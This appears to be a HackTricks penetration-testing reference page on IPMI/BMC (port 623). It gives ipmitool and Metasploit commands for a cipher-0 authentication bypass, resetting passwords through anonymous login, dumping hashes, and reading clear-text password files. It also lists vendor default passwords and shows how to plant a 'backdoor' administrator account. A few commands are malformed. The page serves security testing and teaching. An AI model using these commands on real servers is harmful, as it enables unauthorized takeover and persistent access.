623-udp-ipmi.md (8862B)
1 --- 2 title: "623/UDP/TCP - IPMI" 3 section: "Network Services" 4 sectionSlug: "network-services-pentesting" 5 sourcePath: "src/network-services-pentesting/623-udp-ipmi.md" 6 sourceUrl: "https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/network-services-pentesting/623-udp-ipmi.md" 7 sha: "188de82beb54e70956b2952367a0af91d26758b8" 8 isIndex: false 9 modified: true 10 license: "CC-BY-NC-4.0" 11 --- 12 13 # 623/UDP/TCP - IPMI 14 15 ## Basic Information 16 17 ### **Overview of IPMI** 18 19 **[Intelligent Platform Management Interface (IPMI)](https://www.thomas-krenn.com/en/wiki/IPMI_Basics)** offers a standardized approach for remote management and monitoring of computer systems, independent of the operating system or power state. This technology allows system administrators to manage systems remotely, even when they're off or unresponsive, and is especially useful for:<sup>[[1]](#references)</sup> 20 21 - Pre-OS boot configurations 22 - Power-off management 23 - Recovery from system failures 24 25 IPMI is capable of monitoring temperatures, voltages, fan speeds, and power supplies, alongside providing inventory information, reviewing hardware logs, and sending alerts via SNMP. Essential for its operation are a power source and a LAN connection. 26 27 Since its introduction by Intel in 1998, IPMI has been supported by numerous vendors, enhancing remote management capabilities, especially with version 2.0's support for serial over LAN.<sup>[[1]](#references)</sup> Key components include: 28 29 - **Baseboard Management Controller (BMC):** The main micro-controller for IPMI operations. 30 - **Communication Buses and Interfaces:** For internal and external communication, including ICMB, IPMB, and various interfaces for local and network connections. 31 - **IPMI Memory:** For storing logs and data. 32 33  34 35 **Default Port**: 623/UDP/TCP (It's usually on UDP but it could also be running on TCP) 36 37 ## Enumeration 38 39 ### Discovery 40 41 ```bash 42 nmap -n -p 623 10.0.0./24 43 nmap -n-sU -p 623 10.0.0./24 44 use auxiliary/scanner/ipmi/ipmi_version 45 ``` 46 47 You can **identify** the **version** using: 48 49 ```bash 50 use auxiliary/scanner/ipmi/ipmi_version 51 nmap -sU --script ipmi-version -p 623 10.10.10.10 52 ``` 53 54 ### IPMI Vulnerabilities 55 56 In the realm of IPMI 2.0, a significant security flaw was uncovered by Dan Farmer, exposing a vulnerability through **cipher type 0**. This vulnerability, documented in detail at [Dan Farmer's research](http://fish2.com/ipmi/cipherzero.html), enables unauthorized access with any password provided a valid user is targeted. This weakness was found across various BMCs from manufacturers like HP, Dell, and Supermicro, suggesting a widespread issue within all IPMI 2.0 implementations.<sup>[[2]](#references)</sup> 57 58 ### **IPMI Authentication Bypass via Cipher 0** 59 60 To detect this flaw, the following Metasploit auxiliary scanner can be employed: 61 62 ```bash 63 use auxiliary/scanner/ipmi/ipmi_cipher_zero 64 ``` 65 66 Exploitation of this flaw is achievable with `ipmitool`, as demonstrated below, allowing for the listing and modification of user passwords:<sup>[[3]](#references)</sup> 67 68 ```bash 69 apt-get install ipmitool # Installation command 70 ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list # Lists users 71 ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123 # Changes password 72 ``` 73 74 ### **IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval** 75 76 This vulnerability enables retrieval of salted hashed passwords (MD5 and SHA1) for any existing username. To test this vulnerability, Metasploit offers a module:<sup>[[3]](#references)</sup> 77 78 ```bash 79 msf > use auxiliary/scanner/ipmi/ipmi_dumphashes 80 ``` 81 82 ### **IPMI Anonymous Authentication** 83 84 A default configuration in many BMCs allows "anonymous" access, characterized by null username and password strings. This configuration can be exploited to reset passwords of named user accounts using `ipmitool`:<sup>[[3]](#references)</sup> 85 86 ```bash 87 ipmitool -I lanplus -H 10.0.0.97 -U '' -P '' user list 88 ipmitool -I lanplus -H 10.0.0.97 -U '' -P '' user set password 2 newpassword 89 ``` 90 91 ### **Supermicro IPMI Clear-text Passwords** 92 93 A critical design choice in IPMI 2.0 necessitates the storage of clear-text passwords within BMCs for authentication purposes. Supermicro's storage of these passwords in locations such as `/nv/PSBlock` or `/nv/PSStore` raises significant security concerns:<sup>[[3]](#references)</sup> 94 95 ```bash 96 cat /nv/PSBlock 97 ``` 98 99 ### **Supermicro IPMI UPnP Vulnerability** 100 101 Supermicro's inclusion of a UPnP SSDP listener in its IPMI firmware, particularly on UDP port 1900, introduces a severe security risk. Vulnerabilities in the Intel SDK for UPnP Devices version 1.3.1, as detailed by [Rapid7's disclosure](https://blog.rapid7.com/2013/01/29/security-flaws-in-universal-plug-and-play-unplug-dont-play), allow for root access to the BMC:<sup>[[4]](#references)</sup> 102 103 ```bash 104 msf> use exploit/multi/upnp/libupnp_ssdp_overflow 105 ``` 106 107 ### Brute Force 108 109 **HP randomizes the default password** for its **Integrated Lights Out (iLO)** product during manufacture. This practice contrasts with other manufacturers, who tend to use **static default credentials**. A summary of default usernames and passwords for various products is provided as follows:<sup>[[3]](#references)</sup> 110 111 - **HP Integrated Lights Out (iLO)** uses a **factory randomized 8-character string** as its default password, showcasing a higher security level. 112 - Products like **Dell's iDRAC, IBM's IMM**, and **Fujitsu's Integrated Remote Management Controller** use easily guessable passwords such as "calvin", "PASSW0RD" (with a zero), and "admin" respectively. 113 - Similarly, **Supermicro IPMI (2.0), Oracle/Sun ILOM**, and **ASUS iKVM BMC** also use simple default credentials, with "ADMIN", "changeme", and "admin" serving as their passwords. 114 115 ## Accessing the Host via BMC 116 117 Administrative access to the Baseboard Management Controller (BMC) opens various pathways for accessing the host's operating system. A straightforward approach involves exploiting the BMC's Keyboard, Video, Mouse (KVM) functionality. This can be done by either rebooting the host to a root shell via GRUB (using `init=/bin/sh`) or booting from a virtual CD-ROM set as a rescue disk. Such methods allow for direct manipulation of the host's disk, including the insertion of backdoors, data extraction, or any necessary actions for a security assessment. However, this requires rebooting the host, which is a significant drawback. Without rebooting, accessing the running host is more complex and varies with the host's configuration. If the host's physical or serial console remains logged in, it can easily be taken over through the BMC's KVM or serial-over-LAN (sol) functionalities via `ipmitool`. Exploring the exploitation of shared hardware resources, like the i2c bus and Super I/O chip, is an area that demands further investigation.<sup>[[3]](#references)</sup> 118 119 ## Introducing Backdoors into BMC from the Host 120 121 Upon compromising a host equipped with a BMC, the **local BMC interface can be leveraged to insert a backdoor user account**, creating a lasting presence on the server. This attack necessitates the presence of **`ipmitool`** on the compromised host and the activation of BMC driver support. The following commands illustrate how a new user account can be injected into the BMC using the host's local interface, which bypasses the need for authentication. This technique is applicable to a wide range of operating systems including Linux, Windows, BSD, and even DOS.<sup>[[3]](#references)</sup> 122 123 ```bash 124 ipmitool user list 125 ID Name Callin Link Auth IPMI Msg Channel Priv Limit 126 2 ADMIN true false false Unknown (0x00) 127 3 root true false false Unknown (0x00) 128 129 ipmitool user set name 4 backdoor 130 ipmitool user set password 4 backdoor 131 ipmitool user priv 4 4 132 ipmitool user list 133 ID Name Callin Link Auth IPMI Msg Channel Priv Limit 134 2 ADMIN true false false Unknown (0x00) 135 3 root true false false Unknown (0x00) 136 4 backdoor true false true ADMINISTRATOR 137 ``` 138 139 ## Shodan 140 141 - `port:623` 142 143 ## References 144 145 - [1] [IPMI Basics (Thomas-Krenn Wiki)](https://www.thomas-krenn.com/en/wiki/IPMI_Basics) 146 - [2] [Dan Farmer's IPMI "cipher zero" research](http://fish2.com/ipmi/cipherzero.html) 147 - [3] [A Penetration Tester's Guide to IPMI (Rapid7)](https://blog.rapid7.com/2013/07/02/a-penetration-testers-guide-to-ipmi/) 148 - [4] [Security Flaws in Universal Plug and Play: Unplug, Don't Play (Rapid7)](https://blog.rapid7.com/2013/01/29/security-flaws-in-universal-plug-and-play-unplug-dont-play)